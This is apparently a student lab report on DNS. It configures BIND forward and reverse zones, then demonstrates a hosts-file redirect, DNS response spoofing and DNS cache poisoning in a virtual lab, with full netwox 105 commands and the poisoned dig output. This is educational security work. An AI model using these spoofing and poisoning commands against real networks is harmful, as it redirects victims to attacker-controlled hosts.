- The **www IN A** and **mail IN A** lines specify the IP addresses for the www.example.com and mail.example.com hostnames, respectively. The **ns IN A** line specifies the IP address for the ns.example.com hostname.
- ***.example.com. IN A**: uses a wildcard character to specify a default IP address for any other hostname in the example.com domain that is not explicitly defined in the zone file. In this case, it sets the IP address to 192.168.0.100

Step 3: Set up the reverse lookup zone file

Reverse lookup zone file is a text file that maps IP addresses to domain names. This type of zone file is used for reverse DNS (rDNS) resolution, which allows a DNS client to resolve an IP address to a domain name.

- Add a 192.168.0.db file in /etc/bind/  directory:

```
  GNU nano 6.2
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
1
8H
2H
4W
1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

The name of the reverse DNS lookup file, 192.168.0.db, is based on the network IP address range that is being used for the DNS server's domain.

Breaking the file apart:

- **@ IN SOA ns.example.com. admin.example.com. (1 8H 2H 4W 1D)**: This sets up the start of authority (SOA) record for the zone. @ represents the origin, which is the domain name for which the file is used. IN specifies the internet class. ns.example.com. is the primary nameserver for the zone and admin.example.com. is the email address of the responsible party. The numbers in parentheses represent various timing values: the serial number (1), refresh time (8 hours), retry time (2 hours), expiration time (4 weeks), and minimum time-to-live (1 day).
- **@ IN NS ns.example.com**: This adds a nameserver record for the domain.
- **101 IN PTR www.example.com**: This maps the IP address 192.168.0.101 to the domain name www.example.com. 101 is the last octet of the IP address in reverse order, followed by IN PTR, which indicates that this is a pointer record (reverse DNS lookup). www.example.com. is the domain name associated with the IP address
- **102 IN PTR mail.example.com**: This maps the IP address 192.168.0.102 to the domain name mail.example.com
- **10 IN PTR ns.example.com**: This maps the IP address 192.168.0.10 to the domain name ns.example.com. It’s important to note that the IP address is expressed without the final octet, which is provided in the record name

Step 4: Restart the BIND server and test

**The goal** is to observe the effect of the configurations above.

- First we restart the bind service:


```
s@Server ~ 2023-04-06-15:52 $ sudo systemctl restart bind9
```

- To check that the forward zone file was set correctly, we will run on Client's machine running dig command with example.com:

```
parallels@Client ~ 2023-04-06-15:54 $ dig www.example.com

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 42085
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: f181c512bc8b116e01000000642ec12d725ac0ee21084269 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; Query time: 3 msec
;; SERVER: 10.211.55.8#53(10.211.55.8) (UDP)
;; WHEN: Thu Apr 06 15:55:09 IDT 2023
;; MSG SIZE  rcvd: 88
```

The output shows that www.example.com resolves to the IP address 192.168.0.101, which is the expected result. Which confirms that the forward zone file was set correctly.

- Checking on Server's wireshark as well:



| Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| 10.211.55.7 | 10.211.55.8 | DNS | 98 | Standard query 0xe49f A www.example.com OPT |
| 10.211.55.8 | 10.211.55.7 | DNS | 130 | Standard query response 0xe49f A www.example.com A 192.168.0.101 |

Unlike the output we saw when running dig for facebook or google, there are no additional queries sent by the Server to resolve the path to the requested domain.

- To check the reverse file, we run the following command on Client's machine:

```
parallels@Client ~ 2023-04-06-16:28 $ dig -x 192.168.0.101

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> -x 192.168.0.101
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 57832
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 2841bf975fb5993401000000642eca97e5947b588ec29082 (good)
;; QUESTION SECTION:
;101.0.168.192.in-addr.arpa.    IN      PTR

;; ANSWER SECTION:
101.0.168.192.in-addr.arpa. 259200 IN   PTR     www.example.com.

;; Query time: 4 msec
;; SERVER: 10.211.55.8#53(10.211.55.8) (UDP)
;; WHEN: Thu Apr 06 16:35:19 IDT 2023
;; MSG SIZE  rcvd: 112
```


This shows that the reverse DNS lookup was successful, and the IP address 192.168.0.101 is correctly mapped to the hostname www.example.com.

**In summary,** we observed that when we query for a domain for which our local DNS server is authoritative, the server can provide a direct response using its zone files. When it's not authoritative, it must perform iterative resolution by querying other DNS servers, which involves more queries and takes more time.

## Attacks on DNS

In this section, we perform DNS attacks with the objective to redirect the user to another machine B when the user tries to get to machine A using A's host name.

We will use the set up from before with the addition of an attacker machine:



## Task 4: Modifying the Host File

**The goal** of this task is to simulate the potential consequences of an attacker modifying the /etc/hosts file on a user's machine.

- First, we observe the output of dig and ping commands before the attack. For that, we start with the a ping sent from the Client's machine:

```
parallels@Client ~ 2023-04-06-16:52 $ ping www.bank32.com -c1
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180):
s

--- bank32.com ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 5.855/5.855/5.855/0.000 ms
```

- Sending a dig command as well:

```
parallels@Client ~ 2023-04-06-17:16 $ dig www.bank32.com

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 9112
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 4b35d0eeff81882601000000642ed48ee3b26a57e872fead (good)
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         3544    IN      CNAME   bank32.com.
bank32.com.             544     IN      A       34.102.136.180

;; Query time: 4 msec
;; SERVER: 10.211.55.8#53(10.211.55.8) (UDP)
;; WHEN: Thu Apr 06 17:17:50 IDT 2023
;; MSG SIZE  rcvd: 101
```

From the calls above we can associate the ip 34.102.136.180 to www.bank32.com.

- Now, on the Client's machine, we open the hosts file and change the ip of www.bank32.com to 1.2.3.4:

```
  GNU nano 6.2                                        /etc/hosts *
127.0.0.1 localhost
127.0.1.1 ubuntu-linux-22-04-desktop
1.2.3.4 www.bank32.com

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

- After saving the file and running ping command again on the Client's machine, we can see the following output:

```
parallels@Client ~ 2023-04-06-17:23 $ ping www.bank32.com -c1
PING www.bank32.com (1.2.3.4) 56(84) bytes of data.

--- www.bank32.com ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

From the output, we see that we have effectively redirected any requests for www.bank32.com to the IP address 1.2.3.4 on the client's machine.

The 100% packet loss indicates that there is no host at that IP address to respond to the ping request, which is expected in this case, as we chose a random IP address.

- checking also the dig output again:

```
parallels@Client ~ 2023-04-06-17:23 $ dig www.bank32.com

; <<>> DiG 9.18.1-1ubuntu1.3-Ubuntu <<>> www.bank32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 1165
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: f763d9131d931aca01000000642ed757454c452247e8f0e3 (good)
;; QUESTION SECTION:
;www.bank32.com.                        IN      A

;; ANSWER SECTION:
www.bank32.com.         2831    IN      CNAME   bank32.com.
bank32.com.             600     IN      A       34.102.136.180

;; Query time: 84 msec
;; SERVER: 10.211.55.8#53(10.211.55.8) (UDP)
;; WHEN: Thu Apr 06 17:29:43 IDT 2023
;; MSG SIZE  rcvd: 101
```

As expected, the dig output was not affected by modifying the hosts file.

In summary, we learned the importance and role of the /etc/hosts file in local hostname-to-IP address resolution, which takes precedence over remote DNS lookups. Also, we observed how manipulating the file can impact system tools and utilities, such as ping, by redirecting users to different IP addresses when accessing specific domains.
This emphasises the need to secure the /etc/hosts file from unauthorised access or tampering to protect users from potential security risks and malicious activities.

## Task 5: Directly Spoofing Response to User

For this task, we are using a network with similar structure like before but with different ip and mac addresses to the machines, as follows:

1. Client = 10.0.2.17
2. Server (DNS) = 10.0.2.18
3. Attacker = 10.0.2.19

The objective of this task is to illustrate a DNS spoofing attack, in which an attacker forges a response to a DNS request from a victim machine, tricking the victim machine into connecting to a malicious website or server.

This attack is demonstrated **without compromising the victim's machine**, making it impossible for the attacker to directly alter the DNS query process on the victim's machine.

Using a DNS request from the user, an attacker can send a fake DNS response, which can be accepted by the user's computer, leading to a successful DNS spoofing attack.

The fake DNS response will be accepted by the user's computer if it meets the following criteria:

1. **The source IP address** must match the IP address of the DNS server.
2. **The destination IP address** must match the IP address of the user's machine.
3. **The source port number** (UDP port) must match the port number that the DNS request was sent to (usually port 53).

4. **The destination port number** must match the port number that the DNS request was sent from.

5. **The UDP checksum** must be correctly calculated.
6. **The transaction ID** must match the transaction ID in the DNS request.
7. **The domain name in the question** section of the reply must match the domain name in the question section of the request.
8. **The domain name in the answer** section must match the domain name in the question section of the DNS request.
9. **Timing -** The User's computer must receive the attacker's DNS reply before it receives the legitimate DNS response

- Before conducting the attack, we first check the current dig output for example.net on Client's machine:

```
seed@Client ~ 2023-04-08-12:23 $ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 32227
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.            86400   IN      NS      b.iana-servers.net.
example.net.            86400   IN      NS      a.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172774  IN      A       199.43.135.53
a.iana-servers.net.     172774  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172774  IN      A       199.43.133.53
b.iana-servers.net.     172774  IN      AAAA    2001:500:8d::53
```

What is relevant from the output is the initial ip address associated with example.net - 93.184.216.34.

- Also, we clean again the cache on the DNS server.

```
seed@Server ~ 2023-04-08-12:24 $ sudo rndc flush ; sudo rndc dumpdb -cache ; cat
 /var/cache/bind/dump.db
```

From researching netwox documentation we concluded that the command we should use to sniff and spoof the DNS packet should be of the following structure:

netwox **105** -h **TARGET_HOSTNAME** -H **SPOOFED_IP_ADDRESS** -a **AUTH_NS** -A **AUTH_NS_IP** -d **DEVICE_NAME** -T **TTL_VALUE** -f "src host **VICTIM_IP**" -s **SPOOF_IP_INIT**

Breaking down the command:

1. **netwox 105:** tool specifically sniffs DNS queries and sends fake DNS responses to the victim
2. **-h flag:** specifies the **target hostname** we want to **spoof**. In this attack scenario, this is the domain name we are trying to redirect the victim to.
3. **-H flag**: specifies the **IP address** we want the target hostname to be redirected to. By providing this IP address, we are essentially telling the tool **where to send the victim** when they try to access the target hostname.
4. **-a flag**: specifies the authoritative **nameserver** of the target domain. The tool uses this information to craft a fake DNS response that looks legitimate to the victim's computer.


5. **-A flag**: specifies the **IP address** of the authoritative **nameserver**. Similar to the -a flag, this information is used to make the fake DNS response appear more legitimate.
6. **-d flag**: specifies the **network interface** on your attacker machine that you want to use for **sniffing** and **sending** packets.
7. **-T flag**: specifies the **Time-To-Live** value for the spoofed DNS records. The TTL determines how long the fake DNS record will be cached by the victim's computer
8. **-f flag**: is used to specify a pcap filter for sniffing packets. The filter helps the tool to only **process relevant packets**, such as those originating from the victim's machine.
9. **-s flag**: specifies the IP spoofing initialization type. This option determines the method used by the tool to spoof the IP addresses in the attack. We use **raw** to avoid MAC address spoofing (it is recommended because it helps to avoid unnecessary delay, increased complexity and easier detection).

- Finding **DEVICE_NAME**:

```
seed@Attacker ~ 2023-04-08-12:22 $ ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:c2:ab:19
          inet addr:10.0.2.19  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::dd6b:bea1:67ea:eb24/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1584 (1.5 KB)  TX bytes:7343 (7.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:64 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:21114 (21.1 KB)  TX bytes:21114 (21.1 KB)
```


From the output we see that the network interface of the attacker's machine is **enp0s3**.

- Running the command on Attacker's machine with the relevant parameters and sending dig again from client:




The output above appeared after running a dig command on Client's machine.

- The output on Client's machine after the netwox started to run:



We can see that the attack was successful.

In summary, by running a dig command on the user machine while the attack program was running, we were able to trigger a DNS query to the local DNS server and eventually to the authoritative nameserver. Upon successful attack, we were able to see the spoofed information in the reply. The task was successful and provided a learning experience about DNS spoofing.

## Task 6: DNS Cache Poisoning Attack

In this attack we are sniffing DNS queries of the Server.
When the Server sends a DNS query, the Attacker spoofs the response to the DNS server back. Also we set the filter field to "src host 10.0.2.18", which is the IP address of the DNS server, and use the ttl field (time-to-live) to indicate how long we want the fake answer to stay in the DNS server's cache.

**The goal** of the task is to demonstrate DNS cache poisoning by spoofing DNS responses to a DNS server, causing it to cache the spoofed information. This attack can last for a certain period of time, and attackers only need to spoof once.


- First, we clean the DNS cache on the DNS server:

```
seed@Server ~ 2023-04-09-11:50 $ sudo rndc flush ; sudo rndc dumpdb -cache ; cat
 /var/cache/bind/dump.db
;
; Start view _default
;
;
; Cache dump of view '_default' (cache _default)
;
$DATE 20230409155058
;
; Address database dump
;
; [edns success/4096 timeout/1432 timeout/1232 timeout/512 timeout]
; [plain success/timeout]
;
;
; Unassociated entries
;
;
; Bad cache
;
;
; Start view _bind
;
;
; Cache dump of view '_bind' (cache _bind)
;
$DATE 20230409155058
```

- In this case we are going to use the Server's IP in the netwox command:

netwox 105 -h www.example.net -H FAKE_IP_ADDRESS -a AUTH_NS -A AUTH_NS_IP -d DEVICE_NAME -T TTL_VALUE -f "src host DNS_SERVER_IP and udp port 53" -s raw

- Running the command on Attacker's machine:




The exact command:

sudo netwox 105 -h www.example.net -H 1.2.3.4 -a ns.example.com -A 1.2.3.5 -d enp0s3 -T 1800 -f "src host 10.0.2.18 and udp port 53" -s raw

- On Client we see a similar output as before:

```
seed@Client ~ 2023-04-10-02:43 $ dig www.example.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.example.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 49796
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.net.               IN      A

;; ANSWER SECTION:
www.example.net.        1800    IN      A       1.2.3.4

;; AUTHORITY SECTION:
.                       1800    IN      NS      ns.example.com.

;; ADDITIONAL SECTION:
ns.example.com.         1800    IN      A       1.2.3.5

;; Query time: 52 msec
;; SERVER: 10.0.2.18#53(10.0.2.18)
;; WHEN: Mon Apr 10 02:47:15 EDT 2023
;; MSG SIZE  rcvd: 103
```

- On the server's wireshark:

| ce | Destination | Protocol | Length | Info |
|---|---|---|---|---|
| .2.17 | 10.0.2.18 | DNS | 86 | Standard query 0xc284 A www.example.net OPT |
| .2.18 | 192.33.4.12 | DNS | 86 | Standard query 0x0f45 A www.example.net OPT |
| .2.18 | 192.33.4.12 | DNS | 70 | Standard query 0xff76 NS <Root> OPT |
